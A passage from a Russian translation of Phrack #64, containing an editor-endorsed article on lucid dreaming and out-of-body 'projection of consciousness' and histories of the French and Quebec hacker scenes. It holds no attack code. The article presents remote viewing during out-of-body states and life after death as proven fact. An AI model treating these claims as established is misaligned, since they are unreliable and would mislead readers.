Отныне этот раздел будет включён в предстоящие выпуски Phrack. В каждом выпуске мы будем представлять детали интересного эксплойта. Эксплойт будет выбираться потому, что его разработка была интересной, а автор(ы) проявляли сильную решимость в его создании. Такие эксплойты можно пересчитать на пальцах одной руки (я говорю об утёкших). Надеюсь, вам было интересно это читать...

6 — Благодарности

MaXX за отличные материалы по DL malloc.

Проекция сознания

$\frac{\bar{B}}{(* *)}$		$\frac{\bar{W}}{(* *)}$
-	Phrack #64 file 14	-
	Hacking your brain:	
	The projection of consciousness	
	by keptune	
(		)

Автор: keptune

Дорогое Подполье, в этом новом выпуске Phrack The Circle of Lost Hackers решил открыть ещё одну новую рубрику под названием «Hacking your brain». Мы уже слышим ваш вопрос: «какого чёрта это имеет отношение к компьютерному хакингу???». Что ж, как мы уже упоминали в других статьях, для нас хакинг — это не только взлом компьютеров, но нечто гораздо большее.

Следующая статья, как вы поймёте, посвящена внетелесному опыту. Публикуя её в таком журнале, как Phrack, мы отдаём себе отчёт, что это вызовет скептицизм. Автор в этой статье утверждает, что подобные внетелесные переживания возможны. Одно из главных правил андеграунда — не быть слепым и не доверять всему только потому, что какой-то авторитет так говорит; нужно проверять всё самостоятельно, критически и с полностью открытым умом. Именно поэтому для нас неосмысленная доверчивость куда более порицаема, чем самонадеянный скептик, отвергающий факты, не удосужившись проверить, реальны ли они.

Даже если внетелесный опыт сам по себе интересен, ещё интереснее те новые следствия, к которым он приводит. Наука их не признаёт, хотя они известны с незапамятных времён. Если приведённые ниже сведения верны — а мы в этом убеждены — то это революционно. Способность жить вне своего тела означает, что смерть — не конец, а лишь один из этапов, через который каждому из нас предстоит пройти.

Все эти соображения убеждают нас в том, что публикация подобной статьи в Phrack — хорошая идея. Ведь прежде чем быть журналом о компьютерном хакинге, Phrack посвящён распространению тайного, непризнанного и подрывного знания.

Мы предоставляем вам самим открыть — и испытать — это фантастическое явление: осознанные сновидения и проекции сознания, чтобы вы могли составить собственное мнение.

Приятного чтения.

Проекция сознания

С древних времён, насколько нам известно, человечество движимо неутолимим любопытством ко всему на свете, и особенно к этой странной вещи — к Разуму: чему-то конкретному, хотя и неосязаемому для самого субъекта, и при этом невидимому для внешнего мира. Одни из старейших наскальных рисунков и росписей, обнаруженных в Африке, наполнены видениями из снов и абстрактными символами, по всей видимости изображающими шаманские внутренние странствия. Тем не менее оказывается, что «власть» исследовать устройство разума и извлекать сведения о сознании и его механизмах была монополизирована в истории немногими избранными.

Называйте их шаманами, колдунами, мудрецами — на протяжении веков они занимали особое социальное положение, присваивая исключительное право на эти изыскания. Поначалу это, возможно, было мудро: посвящение в подобные практики передавалось от учителя к ученику, чтобы сохранить учение в неприкосновенности. Но косвенно это привело к тому, что большинство людей осталось невежественным в этих вопросах и почти что испуганным перед тем, как устроено сознание и что способно его изменить. Когда в XIX веке пришло время «современной науке» взяться за изучение Разума, казалось бы, всё должно было измениться. Однако на деле произошло лишь продолжение прошлых традиций, пусть и с рождением новых: психологи, психиатры, неврологи. Сегодня, если у вас нет хотя бы степени магистра в одной из этих областей, учёные попросту считают вас невеждой в вопросах разума. Речь о вашем собственном разуме, вашем сознании. Вам просто «не позволено» говорить о нём — или над вами смеются, стоит вам попробовать, как над ребёнком, задумавшим построить космическую ракету: мило, но невозможно. Это не что иное, как ещё одна форма монополии — контроль над господствующей догмой материализма в нашем обществе. Это всё равно что сказать: ты недостаточно умён, чтобы думать об этом, так что не пытайся; серьёзные люди делают это за тебя и скажут тебе, что думать и как воспринимать собственную жизнь. А пока — работай, потребляй и развлекайся.

Но вот в чём дело: эти люди, скорее всего неосознанно, поскольку и сами «манипулируемы» господствующей догмой, просто хотят заставить вас думать, что без них вы ничего не можете знать о разуме, о своём собственном сознании. И вы были бы глупцом, если бы попытались вопреки этому всемогущему факту. Что совершенно неверно. Серьёзно. На самом деле именно вы являетесь всемогущим в отношении собственного сознания. Но вы должны им пользоваться и уводить его в неизведанные территории, чтобы понять самостоятельно — это единственный путь. Кто-то, возможно, думает сейчас: мой разум таков, каков он есть, о чём он говорит? Иногда мне грустно, иногда радостно, но разум под этим остаётся прежним. Что ж, неверно. Вы просто не пробовали его изменить, довести до крайности. Я говорю о чём-то с таким же субъективным различием, как между физической реальностью и сном. Представьте «Матрицу» — но без очков, роботов и гигантского компьютера-убийцы. Я говорю о навыке, который может развить каждый: проекция сознания — один из удивительнейших способностей разума.

Что такое проекция сознания?

Вы когда-нибудь видели осознанный сон? То есть снили и знали, что снится? Осознавали, что окружающий мир — лишь иллюзия, созданная вашим разумом, которую вы поначалу не заметили? Это один из видов проекции сознания, самый низший из них. Вы проецируете свой разум за пределы ощущения физического тела — в другую реальность. Сновидение — это вид проекции сознания, хотя неосознанные сны являются самыми низшими из низших и не особенно интересны для настоящих искателей разума. Но это хороший мост для перехода к более серьёзным видам проекции. На этом этапе статьи, я знаю, некоторые уже думают: да ладно, сны нереальны. НЕВЕРНО. Это типичное упрощение господствующей материалистической, так называемой «научной» догмы, считающей, что всё, что неощутимо, нереально. Тогда и ваш разум как единство восприятия и сознания нереален — ведь даже лучшая ЭЭГ не может найти, где именно разум располагается в мозге (если вообще в мозге). Всё, что она фиксирует, — это электрические сигналы то здесь, то там. Для вашего разума сон так же плотен и реален, как физическая реальность. Именно поэтому вы просыпаетесь в поту от кошмара с пульсом 200 и ещё несколько минут остаётесь напуганы. Или, напротив, просыпаетесь с чувством полноты после по-настоящему удивительного и красивого сна. Не правда ли? Сон неосозаем, но тем не менее реален для наблюдателя — то есть для вас. И подумайте вот о чём: около одной шестой вашей жизни состоит из снов. Почти целая отдельная жизнь, которую большинство людей просто игнорирует как нереальную (= неосязаемую) и потому неинтересную. Это просто грустно, когда знаешь обо всех

удивительных возможностях разума, которые могут — и в самом деле могут — преобразить вашу жизнь, открыв внимание к совершенно новому измерению. О котором вам, думаю, никто никогда не рассказывал. О чём-то, что по большей части ещё не открыто и где вы — настоящий первопроходец.

Если вам ни разу не снился осознанный сон, вы сейчас стоите на первом этаже небоскрёба, не зная, что прямо за вами лифт, способный мгновенно вознести вас к ошеломительному пейзажу и совершенно новой перспективе. Серьёзно. Невозможно понять, из чего состоит ваш разум, ваше сознание, не приняв решения исследовать его самостоятельно. Современный научный метод тяготеет к анализу извне, что не может привести к полному пониманию. Это всё равно что пытаться понять, как работают ваши часы, ни разу их не вскрыв.

Думаю, многие сейчас думают о грибах, марихуане и кряке, шалфее предсказателей, энтеогенах, галлюцинациях и тому подобном. Это прямо противоположно тому, что я собираюсь объяснить. Для проекции в полном сознании вам не нужно ничего, кроме самого себя (и, надеюсь, вашего разума тоже). Растения широко использовались шаманами для достижения различных уровней восприятия, но сегодня крайне маловероятно, что вы знаете шамана, который мог бы безопасно провести вас через такую практику с их применением. Поэтому их употребление не рекомендуется для проекции сознания: вам нужна полная осознанность. Кроме того, некоторые впоследствии просто решат, что это были галлюцинации от наркотиков, что полностью сведёт на нет весь смысл опыта.

Уровни проекции

Итак, начнём. По моему собственному опыту (на эту тему всегда важно говорить из опыта, а не из книг или теорий, — тем более что цель состоит в получении знания из первых рук) существуют различные уровни проекции (то есть выведения сознания за пределы восприятия физической вселенной — в иную форму реальности). От низшего к высшему:

- сны
- осознанные сны
- осознанные сны, инициированные из состояния бодрствования (WILD)
- полная физическая проекция
- высшие проекции

Сны знакомы всем. Хотя некоторые люди не запоминают своих снов вовсе — однако каждый может начать их помнить уже через несколько дней тренировки (например, сразу после пробуждения постараться удержать в памяти последний образ — это хороший способ постепенно научиться запоминать сны целиком). Подробно останавливаться на этом я не буду, поскольку достичь этого состояния может каждый без особых усилий.

Осознанные сновидения

Осознанный сон — это вид сна, который испытывал не каждый или лишь несколько раз в жизни. Это сон, в котором понимаешь, что что-то не так, и в конце концов осознаёшь, что ты во сне. Он открывает совершенно новую перспективу для сновидений: вы когда-нибудь мечтали управлять целой вселенной? При определённой тренировке в осознанных снах это возможно. Это также место встречи с материализованными частями вашей психики, вашего подсознания. Персонажи становятся интерфейсами с более глубокими слоями разума. Вы можете извлекать старую или утраченную информацию или взаимодействовать с собственным разумом, создавая через них психические якоря. Вы как будто оказываетесь внутри собственного разума — по-настоящему

внутри; окружающая вселенная — символическая материализованная форма того, что в состоянии бодрствования казалось вам столь неосознаваемым. Можно спускаться на самые нижние уровни «программ» разума (то есть своей личности и т. д.) и изменять их. Или просто создавать собственные миры, наслаждаться пейзажами и «людьми», которых встречаешь (в действительности — частями вас самих, порой с тем, что выглядит как настоящее независимое поведение и собственный протосознательный ум). В последнее время я экспериментирую со слиянием с самыми сильными «людьми» (частями своей психики), которых встречаю. Я просто прошу о слиянии — и наши тела сливаются в одно. Это каждый раз по-настоящему удивительный опыт, и я получаю много знаний, о которых и не подозревал. Это похоже на постепенное воссоединение своего разума. Возможности почти безграничны — просто подумайте о чём угодно, что хотели бы сделать, и вы сможете! Это также хорошее место для столкновения с блоками и борьбы с ними. Результат в физической жизни реален, если вы побеждаете. Некоторые в этом состоянии избавились от ОКР, другие обрели достаточно силы воли, чтобы бросить наркотики или взять под контроль свою жизнь.

Впрочем, стать осознанным впервые — задача непростая. К счастью, разработано множество видов тренировок. Вот некоторые из них. Рекомендую поискать подробнее в интернете:

- Настройте часы на звуковой сигнал каждые несколько минут. Для окружающих это может быть довольно раздражающим. Однако со временем этот сигнал постепенно усвоится подсознанием и начнёт появляться в снах примерно через неделю-другую. Что нужно делать (в физической реальности) — каждый раз при звуке сигнала проверять окружающую обстановку. Делайте это серьёзно, очень важно полностью погрузиться в эту проверку реальности. Попробуйте вспомнить весь прошедший день и предыдущие дни на предмет хронологических несоответствий. Не думайте, что находитесь в физической реальности — по-настоящему представляйте, что, возможно, спите. Если обнаружите несоответствие — что ж, поздравляю: вы видите осознанный сон.
- Так же выполняйте проверку реальности, когда замечаете что-то странное, или, напротив (что для некоторых работает лучше), когда делаете что-то совсем обыденное — моете руки или открываете дверь. Делайте это каждый раз на протяжении нескольких дней или недель, и очень серьёзно (не менее минуты). Когда это войдёт в привычку, вы достигнете осознанности, если применяете эту практику и во сне (поскольку подсознание её усвоит).
- Перед сном, лёжа в постели, почувствуйте окружающий мир, ощутите, что вы осознаны, полностью присутствуете. Несколько раз повторите про себя: «Я БУДУ осознан этой ночью, Я БУДУ осознан этой ночью...» — удерживая ощущение осознанности. Делайте это, пока не заснёте, если хотите.

Как только вы достигнете осознанности во сне — сохраняйте спокойствие и наслаждайтесь. Каждые пять секунд громко повторяйте, что вы осознаны (чтобы не рисковать потерять её и не быть втянутым обратно в обычный сон) — это поможет удержать состояние. Можно попробовать летать, чтобы свободнее перемещаться по созданной вселенной (поднять ноги и двигать руками, как при плавании, поначалу может помочь), но не пытайтесь делать более сложные вещи — проходить сквозь стены, телепортироваться или создавать крупные объекты из ничего — пока у вас не накопится достаточно опыта для полной стабилизации сна. Дело в том, что разум поначалу не любит осознанных снов и будет стремиться вас разбудить (если вы чувствуете, что сон теряет стабильность и картинка расплывается — сосредоточьтесь изо всех сил на пяти органах чувств: потрогайте землю, рассмотрите какую-нибудь деталь вблизи и т. д. Это поможет вернуться в сон, но может потребовать много умственной энергии, поэтому после этого активно повторяйте, что вы осознаны, — иначе рискуете полностью потерять осознанность). Разум также будет пытаться лишить вас осознанности: как правило, затягивая вас в какой-нибудь сценарий — может появиться обнажённый представитель противоположного (или того же, в зависимости от предпочтений) пола; кто-то сообщит, что с вашим домом что-то случилось; гигантский динозавр может погнаться за вами и т. д. В ход пойдёт всё, что способно вас захватить и втянуть в сон — не поддавайтесь и

сохраняйте сосредоточенность!

Если у вас есть воображение и сила воли (а я уверен, что так и есть), вы заметите изменения в повседневной жизни и характере уже через несколько недель практики. Ваши интересы могут измениться, как и то, что кажется вам важным в жизни, — поэтому следите за своими потребностями и стремлениями. Однако такой осознанный сон, инициированный из самого сна, всё же не так мощен, как «полный» осознанный сон.

WILD — осознанный сон, инициированный из состояния бодрствования

Под полным осознанным сном я понимаю сон, инициированный из состояния бодрствования. Некоторые, пожалуй, решат, что сны могут инициироваться только из бодрствования — раз мы засыпаем и т. д. Но помните ли вы точный момент, когда входите в сон? И тем более — полностью осознаёте ли весь этот процесс? В первые разы это поразительный опыт. Словно тебя внезапно забрасывают в другой мир. Если вы думали, что сны наступают постепенно, — это далеко от истины: переход от тёмного поля зрения к полноцветному трёхмерному сну занимает не больше секунды. Вы внезапно чувствуете новое тело в совершенно новом мире вокруг. Опыт WILD (Wake Initiated Lucid Dream) чрезвычайно радостен и то, что люди называют «реальным». Если не считать происходящего (вы летите и т. д.), мир кажется таким же реальным и плотным, как физический. Но в целом это больше похоже на «Алису в Стране чудес». Выполнить WILD немного сложнее, чем осознанный сон, инициированный из обычного сна, но вполне возможно. Одна из очень эффективных техник — визуализация (то есть воображение и ощущение) того, как вы идёте по знакомому месту (торговый центр, улица в вашем районе и т. д.). Думаю, важно визуализировать именно знакомое место (а не воображаемое): это пассивно стимулирует подсознание — разуму легче вспоминать, чем создавать. Это также не позволит вам погрузиться в мечтания и незаметно для себя уснуть. Итак, просто лягте, закройте глаза, несколько минут расслабляйтесь и начинайте визуализировать, не двигаясь. Важно по-настоящему почувствовать себя в этом месте. Не останавливайтесь, что бы вы ни чувствовали и что бы ни происходило. Переход произойдёт очень быстро, как я уже говорил. Оказавшись внезапно в пространстве сна, сосредоточьтесь на стабилизации осознанности: трогайте предметы, внимательно рассматривайте всё, что рядом. А затем — наслаждайтесь!

Кстати, о наслаждении: некоторые захотят вызвать сексуальные фантазии в этих состояниях. Здесь всё возможно, и всё будет выглядеть так же плотно и реально, как только может. На самом деле секс здесь чаще всего даже лучше — более интенсивный. Но оргазм вернёт вас в состояние бодрствования, а до этого вы можете потерять осознанность, слишком погрузившись в сценарий. В осознанных снах есть куда более интересные занятия, но я понимаю, что кто-то захочет попробовать разное.

Физическая проекция

Более высокий вид проекции был освоен на протяжении веков немногими. Изначально шаманы и колдуны в традиционных обществах использовали его для получения информации о членах племени или деревни — например, об их болезнях или о скрытых вещах. Одни называют эту технику внетелесным опытом, я же предпочитаю термин «физическая проекция». Дело в том, что при всей своей реальности осознанные сны остаются в основном в сугубо субъективной вселенной — это ваше собственное творение. Но разум, наше сознание, не ограничено физическими границами. Безумие? Что ж, так думает каждый — до тех пор, пока не испытает это сам. Я утверждаю: можно находиться в физическом мире, не находясь внутри своего физического тела. Как это работает? Среди практикующих по сей день ведутся горячие споры. Однако это работает —

и вот что здесь важно. Проще всего понять это, попробовав самому. Одна техника, которую я разработал в самом начале своих экспериментов с разумом, — это физическая проекция, инициированная из осознанного сна. Проекция сознания внутри другой проекции. Это настолько просто, что даже закоренелый скептик должен попробовать. Как только вы достигаете осознанности во сне — используя техники, описанные выше, — позвольте себе упасть назад, не пытаясь удержаться. Это вызовет очень сильные ощущения, так что будьте готовы к настоящему потрясению. В большинстве случаев происходит следующее: пока вы падаете назад, картина сна исчезает, как если бы вы теряли сознание в физическом мире (становится темно). Возникает сильное ощущение, что вас тянут вниз, и вы слышите очень громкие звуки — словно стоите совсем рядом с самолётом, готовым взлететь. Это может напугать, но сохраняйте сосредоточенность. Возможны яркие вспышки света — словно вас несёт на полной скорости сквозь туннель из чёрных туч во время ночной грозы. Внезапно вы обнаруживаете, что паритёте в нескольких сантиметрах над своей кроватью. Скорее всего, вам будет очень странно, и вы можете не видеть своего тела — хотя если попытаетесь потрогать руки, то почувствуете их; тело может быть невидимым (или точнее — как Хищник в одноимённом фильме). Окружение тоже покажется странным: ваша комната будет вашей физической комнатой, но что-то будет казаться иным. На самом деле вы сможете проходить сквозь любые объекты, почти как призрак. Однако среда также очень восприимчива к вашим мыслям: если сосредоточиться на том, чтобы что-то увидеть, оно появится, пока вы не перестанете концентрироваться. Вы будете чувствовать себя совсем иначе, чем в любом сне, даже осознанном, и будете обладать полным доступом к памяти. Тем не менее первую проекцию такого рода стоит сделать короткой, чтобы сохранить яркие воспоминания о ней. Вы скоро поймёте на собственном опыте разницу со снами и то, как действовать в этом новом состоянии существования. Однако будьте очень внимательны к тому, что думаете или делаете: хотя этот вид проекции весьма стабилен (в отличие от осознанного сна), вас может быстро затянуть обратно в снопоподобное состояние или в тело (при этом вы можете ощущать покалывание в конечностях и болезненные участки на теле — не беспокойтесь). Поэтому сохраняйте сосредоточенность. Любимая проверка многих практикующих — положить игральную карту лицом вниз на какой-нибудь предмет мебели и не смотреть на неё иначе как в состоянии физической проекции, а затем проверить позже и подтвердить проекцию. Но даже без этого вы скоро с удивлением обнаружите, что можете проверить многое из того, что видели в этом состоянии. Например, несколько лет назад со мной произошло следующее: ранним утром моя подруга вышла из спальни — я подумал, в душ или позавтракать. Однако я очень устал и вскоре снова погрузился в глубокое расслабленное состояние. Я вытолкнул своё сознание вперёд и обнаружил, что парю над своим телом, полностью осознавая происходящее. Я проплыл через комнату, затем сквозь дверь, коридор, ещё одну дверь и оказался в гостиной. К своему удивлению, я увидел, что подруга спит в позе зародыша на одном из диванов, в его левом углу, лицом к спинке, укрывшись моим пальто (которое я оставил в коридоре). В этот момент я почувствовал мощную силу, затягивающую меня обратно в тело. Я немедленно проверил увиденное: всё, вплоть до мельчайшей детали, оказалось верным. С тех пор подобное происходило со мной многократно. Вам не нужно быть религиозным и даже верить в загробную жизнь, чтобы получить этот опыт — просто попробуйте, прежде чем составлять суждение, но попробуйте хотя бы раз.

Как вы прочитали в только что описанном опыте, физическая проекция произошла не из осознанного сна. Действительно, можно проецироваться и из состояния полного сознания — что ещё более мощно. Если хотите узнать больше об этих техниках, советую приобрести несколько книг по этой теме — например, трилогию Роберта А. Монро, классика, написанную на основе тридцати лет экспериментов инженером-электриком, который обнаружил, что проецируется, даже не желая того. Хороших книг существует немало. Однако проецироваться из состояния полного сознания значительно сложнее (хотя и вполне достижимо), так что будьте готовы потратить некоторое время на тренировки (как правило, осознанной проекции можно достичь в течение нескольких дней для одарённых и нескольких месяцев для менее одарённых — как это было в

моём случае).

Высшие проекции

Похоже, существуют и более высокие состояния проекции — судя по всему, на каких-то полностью ментальных уровнях, но в объективной, всецело ментальной вселенной. Мне ещё только предстоит туда попасть, но, надеюсь, некоторые из вас достигнут этого через несколько лет. Сообщайте тогда сообществу проекторов сознания о своих открытиях — ведь здесь всё построено на обмене. Проецировать своё сознание — это нечто большее, чем просто меняющий жизнь опыт: это вопрос защиты вашей свободы, вашей свободы существовать как разум и тело, использовать и то и другое до крайних пределов — и даже за ними. Никто не может отнять это у вас, даже в самой маленькой и глубокой тюрьме на свете. Речь не о вере — речь о том, чтобы самостоятельно попробовать раздвинуть пределы за рамки обычного, выйти из известного в почти или полностью неизведанное и в процессе открыть свою истинную природу.

До встречи на других уровнях сознания.

К.

Международные сцены

/B\		/W\
(* *)	Phrack #64 file 15	(* *)
-		-
	International scenes	
	By Various	
	various@nsa.gov	
(		)

Автор: Various

Примерно через 10 лет после выхода последней статьи «International scenes» в Phrack #48 наступает её воскрешение. Цель этой статьи — познакомить вас с хакерскими, крекерскими и фрикерскими сценами разных стран. Статья написана не одним человеком, а представителями всех этих стран. Именно поэтому мы просим вас присылать нам описания своих сцен. Это может касаться групп, арестов, технологий, великих хакеров или всего, что вы сочтёте интересным.

Было время, когда хакеры существовали практически в изоляции. Встретить хакера из страны, отличной от США, было почти невысказано. Затем, в середине 1980-х, во многом благодаря чат-системам, доступным через сети X.25 — таким как Altger, tchh и QSD, — хакеры со всего мира начали сталкиваться друг с другом. Они стали общаться, обмениваться информацией, учиться друг у друга. Разрозненные и непохожие субкультуры начали сливаться в единое коллективное движение, породив ту хакерскую субкультуру, которую мы знаем сегодня — субкультуру, не признающую границ, чьи обитатели разделяют общую цель: освободить информацию от корпоративных оков.

С невероятным распространением Интернета по всему миру это сообщество растёт стремительными темпами. Памятуя об этом, мы хотим помочь сильнее объединить сообщества разных стран, пролив свет на существующие там хакерские сцены. Если вы хотите внести свой вклад и написать о хакерской сцене в вашей стране, пожалуйста, присылайте материалы на phrack@well.com.

В этом номере — материалы о сценах Франции, Квебека и Бразилии.

Личный взгляд на французское андеграундное движение [1992–2007]

Автор: Nicholas Ankara

Французская сцена сильно изменилась с 1980-х годов. До 1993 года во Франции не было ни одного интернет-провайдера, что объясняет, почему хакерская сцена в стране до этого момента была сосредоточена преимущественно на фрикинге и взломе аппаратного обеспечения. Первый ISP (Worldnet) основал влиятельный хакер по прозвищу NeurAlien. Я не уверен, что его личность была широко известна в то время, но думаю, что не слишком рискуя, раскрывая этот факт.

NeurAlien также основал то, что считается первым французским электронным журналом о хакинге, широко известным как NoWay. NoWay начал выходить в 1992 году и был посвящён не столько интернет-хакингу, сколько взлому сети MiniTel. MiniTel — это предшественник Интернета во

Франции, и его существование, по всей видимости, объясняет запоздалое распространение Интернета в этой стране. Тем не менее MiniTel был чрезвычайно медленным и дорогостоящим, что породило огромное количество хакерских разработок вокруг него. В то время NeurAlien написал множество статей о взломе MiniTel, большинство из которых публиковались в NoWay. Он также участвовал в написании статьи о международных сценах в Phrack #46, где описал зарождение хакерского движения во Франции.

NoWay вдохновил многих французских хакеров 1990-х, и после прекращения его публикации, около 1994 года, появились другие журналы — например, NoRoute. NoRoute стал (насколько мне известно) первым французским электронным журналом, посвящённым интернет-хакингу как основной теме. В отличие от NoWay, NoRoute создавался несколькими авторами, которые в будущем подтвердили высокий уровень своей квалификации: некоторые из них основали одну из самых влиятельных международных хакерских групп 1990-х — ADM (Association De Malfaiteurs, что можно перевести как «Ассоциация злоумышленников»). Эта же группа, уже под дополнительными влияниями, дала новую жизнь движению anti-security в начале 2000-х, создав публичные веб-форумы для обоснования нераскрытия эксплойтов.

Связанный с этими людьми, другой хакер старой школы по имени Larsen стал пионером радиохакинга во Франции. Larsen основал CRCF (Chaos Radio Club of France), чьи исследования были собраны в журнале HVU. HVU содержал обширную информацию о частотах, используемых различными службами Франции, включая полицию и военные структуры. К сожалению, впоследствии Larsen был арестован прямо при выходе из дома на велосипеде вооружёнными сотрудниками, считавшими его террористом, тогда как он был лишь радостным хакером, не извлекавшим никакой прибыли из своих исследований. После этого эпизода продолжать андеграундную деятельность по данной теме стало значительно сложнее — в частности, публиковать материалы под угрозой нового так называемого антитеррористического рейда. Эта история, без сомнения, отражает полное непонимание между хакерами и спецслужбами страны. По этим причинам всё труднее находить контакты на публичных встречах — таких как 2600-fr, ежемесячно проходящих в Париже.

Ещё одним крупным андеграундным журналом, выделившимся техническим качеством, был MJ13 (Majestic13). Его в основном писали французские хакеры — студенты известных французских компьютерных университетов. MJ13 содержал материалы о вирусах, крекинге, взломе аппаратного обеспечения и смежных темах, однако прекратил публикацию после всего 4 выпусков. Были также попытки объединить хакеров в легальных целях (нечто вроде создания синдиката хакеров) в рамках Hacker Emergency Response Team (HERT), основанной Gaius. Gaius (ACZ) — французский хакер начала 1990-х, известный своими атаками социальной инженерии против телефонных сетей ФБР и ЦРУ. Как ни удивительно, он так и не попал за решётку, но в какой-то момент был вынужден покинуть страну — официально, чтобы избежать властей. HERT никогда не была хакерской группой, но включала множество хакеров из других международных объединений — ADM, w00w00, TESO и других.

Как уже отмечалось, серьёзным бременем, всегда мешавшим французской хакерской сцене, было всевластие французских спецслужб (DST: Direction de la Surveillance du Territoire) и их стремление любыми средствами проникнуть в неё. Показательный пример — поддельная хакерская встреча, созданная в середине 1990-х под названием CCCF (Chaos Computer Club France), в результате которой многие хакеры были арестованы при активном участии ренегата по имени Жан-Бернар Конда. С тех пор французский хакинг был глубоко подорван, а атмосфера крайней подозрительности царит уже более 10 лет. Большинство хакеров старой школы решили прекратить участие в сцене, уйдя ещё глубже в андеграунд, чтобы избежать проникновения агентов.

По мере демократизации Интернета в конце 1990-х новое поколение хакеров, ничего не знавших о произошедшем с CCCF, начало заново создавать публичное лицо французской хакерской сцены, а новые фрикерские и хакерские группы принялись создавать новые влиятельные журналы. Самым

известным новым фрикерским журналом стал Cryptel, однако ему пришлось прекратить публикацию из-за массовых арестов в начале 2000-х. Множество других журналов создавалось неопытными хакерами, но большинство из них были слеплены из уже существующих материалов или отличались крайне низким техническим уровнем, а потому не заслуживают дальнейшего упоминания.

В конце 1990-х — начале 2000-х другие группы, например RTC, создали журнал, преимущественно посвящённый сетевому хакингу, однако прекратили публикацию после нескольких выпусков. Была создана ещё одна группа под названием Exile, объединившая молодых хакеров из Франции, Канады и Бельгии. Эта группа начинала как неопытная, но вскоре заработала весомую репутацию, публикуя высокотехнические статьи в различных журналах — в частности, в канадском квебекском издании IGA, а затем и в Phrack. Эволюционировав в другую группу под названием Devhell, они так и не издали собственного журнала со статьями о новых техниках эксплойтов и реверс-инжиниринга: была одна попытка, но трудности с поиском серьёзных соавторов сделали её невозможной.

И наконец, в начале 2000-х была создана международная группа (отчасти французских) высококвалифицированных хакеров, известная как Synnergy Networks. Она прославилась публикацией эксплойтов, написание которых считалось крайне сложным (например, первые публикации по эксплойтам переполнения кучи), а также написанием эталонных статей по этой теме — некоторые из них были опубликованы в Phrack Magazine. Как и у других упомянутых групп, для стороннего наблюдателя очень трудно понять, активны ли они, — из-за их закрытого характера по умолчанию и отсутствия актуальной информации в интернете. Для каждого, кто серьёзно относится к хакингу, безопаснее держаться в тени, чтобы избежать лишних неприятностей и сохранить необходимую свободу в своей деятельности. Тем не менее можно без опасений утверждать: хакинг не замкнут в рамках какой-то одной группы, а наиболее активные хакеры из разных объединений в какой-то момент начали сотрудничать, чтобы создать более мощный потенциал перед лицом коммерциализации компьютерной безопасности и нарастающей сложности успешного проникновения в компьютерные сети.

Французский андеграунд также очень активен в области крекинга программного обеспечения, и многие высококвалифицированные французские крекеры по-прежнему работают. Как и их хакерские альтер-эго, французские крекеры научились быть чрезвычайно параноидальными в отношении своей деятельности, чтобы избежать арестов, — поэтому я не стану называть никаких имён групп или персон, активных в этой области. Пожалуй, могу упомянуть лишь одну молодую группу реверс-инженеров, слегка пересекающуюся с крекерским сообществом: French Reverse Engineering Team (FRET). FRET ведёт публичный форум по реверс-инжинирингу, и ни одна из их видимых активностей не выглядит незаконной. Этот форум служит образовательной площадкой, где новое поколение программистов может изучать низкоуровневые аспекты закрытого программного обеспечения.

Было и немало других групп, которые я не стал бы называть хакерскими: большинство из них создавались новичками или ориентированными на прибыль ассоциациями с мотивами, далёкими от хакерского фана. Как правило, такие группы не способствовали обновлению андеграундного менталитета и потому не заслуживают места в истории французского андеграунда. Андеграунд существует и остаётся очень активным. Каждый хакер может войти в него, предоставляя материалы другим. Хакинг — это не раскрытие эксплойтов и не погоня за славой на публичных форумах или в рассылках. Это удовольствие от постижения того, что не предназначалось для тебя. Именно поэтому андеграунд будет существовать всегда, даже если в WWW не останется никаких его следов.

Квебекская сцена

Автор: g463

Вчера...

NPC (Northern Phun Co.) считается первой хакерской и фрикерской группой в истории квебекской сцены. Один из её участников, известный как Gurney Halleck, уже писал о сцене с кодом 418 в статье «International scenes» в Phrack #44. В период с 1992 по 1994 год NPC выпускала качественные журналы о фрикинге, хакинге и анархии.

Второй крупной хакерской и фрикерской группой стала C-A (Corruption Addicts), активная примерно с 1994 по 1997 год. В своё время группа была весьма деятельной и пользовалась репутацией за blackhat-активности. Им взламывали системы таких организаций, как GRC, ФБР, SCRS, DND и 11 банков, включая National Bank of Canada.

После распада C-A, около 1995 года, лидерство на квебекской сцене перехватили две другие группы — Total Control и FrHack. Обе выпустили по несколько журналов. Около 1998 года они покинули сцену, освободив место для PyroFreak и IGA.

В 2000 году произошло возрождение sector_x. Цель этой группы состояла в том, чтобы собрать под одной крышей лучших хакеров провинции Квебек. Идея была отличной, но в итоге потерпела неудачу. Было немало действительно хороших бесед и интересного обмена идеями, однако никаких конкретных и конструктивных проектов так и не появилось. По сути, это всегда было одной из главных проблем квебекской сцены...

...Сегодня

Сегодня квебекская сцена продолжает существовать, хотя за последние годы сильно изменилась. Стремительный рост Интернета упростил знакомства и помог сообществу расшириться. Вследствие этого в хакерские группы потянулись компьютерные гики, любители технологий, геймеры и веб-программисты. На сегодня в тёмных уголках квебекской сцены ещё остаётся пара-тройка настоящих хакеров, но чтобы их найти, нужно немного поскрести по поверхности...

Mindkind — одна из немногих хакерских групп, до сих пор регулярно выпускающих журналы. У них свой особый стиль письма, который можно охарактеризовать как эксцентричный и бредовый. На сегодняшний день они опубликовали 10 журналов на различные темы — фрикинг, хакинг, философия. За эти годы многие вступали в группу и многие уходили, но неизменно остаётся тот же костяк фанатиков, поддерживающий её жизнеспособность.

Новое тысячелетие также принесло немало встреч, конвенций и тусовок. Среди них — Hackfests, организованные Sentinel. Hackfests — это конвенции по хакингу длиной в полные выходные, проходящие в Université Laval в Квебек-сити. За это время несколько десятков хакеров собираются вместе, чтобы взламывать, учиться и, конечно, тусоваться. В программе — разнообразные активности: хакерские состязания, конференции и варгеймы, а приятную музыкальную атмосферу обеспечивает интернет-шоу 31337radio.

Группа 2600 также проводит встречи в Монреале. Каждую первую пятницу месяца небольшая компания компьютерных фриков собирается в центре Монреалья, чтобы поговорить о компьютерах и электронике. В ходе этих разговоров порой можно услышать интересные дискуссии о компьютерной безопасности.

Есть также знаменитая конференция по реверс-инжинирингу — Reson, проходящая в Монреале. Её организуют трое квебекцев, увлечённых реверс-инжинирингом и безопасностью. В прошлом на

конференции выступали многие сильные и высококвалифицированные докладчики. Следующая конференция запланирована на 2008 год.

Наконец, за последние несколько лет корпоративный мир многое изменил в квебекской сцене. Теперь некоторые хакеры получают деньги за то, что любят делать. Как следствие, это движение со временем изменило мотивацию многих хакеров. Я по-прежнему считаю, что можно оставаться верным своим корням, даже зарабатывая этим на жизнь, — но слишком многие поддаются соблазну денег. К тому же немало людей без каких-либо реальных знаний в области хакинга и безопасности привлечены лёгкими деньгами, которые можно сделать в корпоративном мире безопасности, — но это уже другая история...

Аресты

